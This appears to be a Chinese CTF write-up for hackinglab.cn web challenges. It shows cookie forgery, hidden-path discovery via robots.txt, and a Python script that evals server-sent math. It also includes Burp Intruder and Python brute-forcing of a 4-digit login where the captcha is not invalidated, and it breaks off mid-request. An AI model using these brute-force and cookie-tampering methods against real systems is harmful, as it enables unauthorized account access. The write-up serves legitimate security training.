
通关地址

打开,显示"*到这里找key_*",再点~显示"key is not here!"…

两个网页源码都没发现东西,抓个包看看呗

第一个没抓到啥

第二个就有了



打开这个网址就可以看到key啦~

9.冒充登陆用户


小明来到一个网站，还是想要key，但是却怎么都登陆不了，你能帮他登陆吗？

通关地址

打开,显示"您还没有登陆呢！".源代码也没线索.抓个包看看呗~

```
GET /base9_ab629d778e3a29540dfd60f2e548a5eb/index.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://hackinglab.cn/ShowQues.php?type=bases
Cookie: Login=0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

改为1就行啦~




10.比较数字大小

只要比服务器上的数字大就可以了！

通关地址

输入框限制输入3位数字,那么只要post的数字大一些应该就行了吧?默默掏出brupsuite.



11.本地的诱惑

小明扫描了他心爱的小红的电脑，发现开放了一个80端口，但是当小明去访问的时候却发现只允许从本地访问，可他心爱的小红不敢让这个诡异的小明触碰她的电脑，可小明真的想知道小红电脑的80端口到底隐藏着什么秘密(key)?

通关地址

打开看源码…key居然就这么出现了……
“//SAE 服务调整,该题目无法继续…可尝试自行搭建环境测试.”
好吧..

12.就不让你访问
小明设计了一个网站，因为总是遭受黑客攻击后台，所以这次他把后台放到了一个无论是什么人都找不到的地方….可最后还是被黑客找到了，并被放置了一个黑页，写到:find you ,no more than 3 secs!
通关地址

打开网址

“I am index.php , I am not the admin page ,key is in admin page.”

源码,抓包都没有线索.访问admin.php之类的也没结果,最后尝试了一下robots.txt,
nice~

“Disallow: /9fb97531fe95594603aff7e794ab2f5f/”

打开发现

“you find me,but I am not the login page. keep search.”

那就补上login.php咯~

“right! key is XXXX”

秘制加密~

这种题线索太少,只能把能试的都试一遍

脚本关

1.key又又找不到了
小明这次哭了，key又找不到了！！！ key啊，你究竟藏到了哪里，为什么我看到的页面上都没有啊！！！！！！
通关地址

打开是

“*到这里找key_*”

点进去

“想找key，从哪里来回哪里去，我这里没有key！哼！“

看源码

```
      <a href="./search_key.php">_到这里找key__</a>
```

认真比对就能发现,之前直接点击后显示的网址是”/no_key_is_here_forever.php”不是这个
点进去看看呗~

“key is : XXXX”

key就这么出现了~

2.快速口算
小明要参加一个高技能比赛，要求每个人都要能够快速口算四则运算，2秒钟之内就能够得到结果，但是小明就是一个小学生没有经过特殊的培训，那小明能否通过快速口算测验呢？
通关地址

2s之内要提交 9786*57277+1512*(9786+57277)= 这种运算.....那我表示我也是小学生…
还是python大法好

```
import requests,re
s = requests.Session()

url = 'http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php'
html = s.get(url).content

reg = r'([0-9].+)=<'
pattern = re.compile(reg)
match = re.findall(pattern,html)

payload = {'v': eval(match[0])}
print s.post(url, data=payload).content
```

结果为

```
>>>
<html>
    <head>
        <meta http-equiv=Content-Type content="text/html;charset=utf-8">
    </head>
    <body>key is  iohHKHJ%^&*(jkh   </body>
</html>
>>>
```

秘制打码~

3.这个题目是空的
Tips:这个题目真不是随便设置的。 什么才是空的呢？ 通关地址：没有，请直接提交答案(小写即可)


空~用来表示空白的字符串可能为：%00,%0a,%0d,%0a%0d,%0b,%0c,%a0,null,none等,慢慢试吧~

4.怎么就是不弹出key呢？
提交说明：提交前14个字符即可过关
通关地址


JS题,默默跳过~

5.逗比验证码第一期
逗比的验证码，有没有难道不一样吗？
通关地址

验证码正常情况下都是一提交就变的.由题目的意思看来这题的验证码提交一次后不会改变.抓个包看看是不是.





验证码得填对,然后密码随便写一个看看.提交之后出现”pwd error”.
那改一下pwd再次提交看是会出现”pwd error”还是”vcode error”.




还是”pwd error”.说明验证码确实没更改.

那就好办了,密码是4位纯数字,验证码不会改,那么我们用brupsuite爆破密码就行了(python也可以)


Attack type: Sniper
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=e3eaa75f54756a27c425ca7edf7798fe
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
username=admin&pwd=§1234§&vcode=28ps&submit=submit
Add §
Clear §
Auto §
Refresh


Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the
payload type can be customized in different ways.
Payload set: 1
Payload count: 9,000
Payload type: Numbers
Request count: 9,000
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1000
To: 9999
Step: 1
How many:
Number format
Base: Decimal Hex



长度最大的当然就是想要的结果啦~

python我也写了一个

```
import requests
s = requests.Session()

url = 'http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php'
header = {'Cookie': 'PHPSESSID=e3eaa75f54756a27c425ca7edf7798fe'}#改
for pwd in xrange(1000,10000):
    payload = {'username': 'admin', 'pwd':pwd ,'vcode': '4hrk'}#改
    r = s.post(url, data=payload,headers=header)
    print pwd,r.content
```

结果

```
1238 key is LJLJL789sdf#@sd
```

6.逗比验证码第二期

验证便失效的验证码

通关地址

题目说"验证便失效的验证码"..那就验证后看看,第一次提交

Request

Raw | Params | Headers | Hex

```
POST /vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/index.php
Cookie: PHPSESSID=e3eaa75f54756a27c425ca7edf7798fe
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

username=admin&pwd=1111&vcode=czr4&submit=submit
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: sae
Connection: keep-alive
Date: Thu, 27 Oct 2016 01:44:45 GMT
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Via: 10.67.15.25
X-Daa-Tunnel: hop_count=1
Content-Length: 9

pwd error
```

再来一次看看

Request

Raw | Params | Headers | Hex

```
POST /vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/index.php
Cookie: PHPSESSID=e3eaa75f54756a27c425ca7edf7798fe
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

username=admin&pwd=2222&vcode=czr4&submit=submit
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: sae
Connection: keep-alive
Date: Thu, 27 Oct 2016 01:45:24 GMT
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Via: 10.67.21.53
X-Daa-Tunnel: hop_count=1
Content-Length: 11

vcode error
```

变为"vcode error"了…说好的验证便失效呢…那不提交验证码看会怎么样

Request

Raw | Params | Headers | Hex

```
POST /vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/index.php
Cookie: PHPSESSID=e3eaa75f54756a27c425ca7edf7798fe
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=admin&pwd=2222&vcode=&submit=submit
```

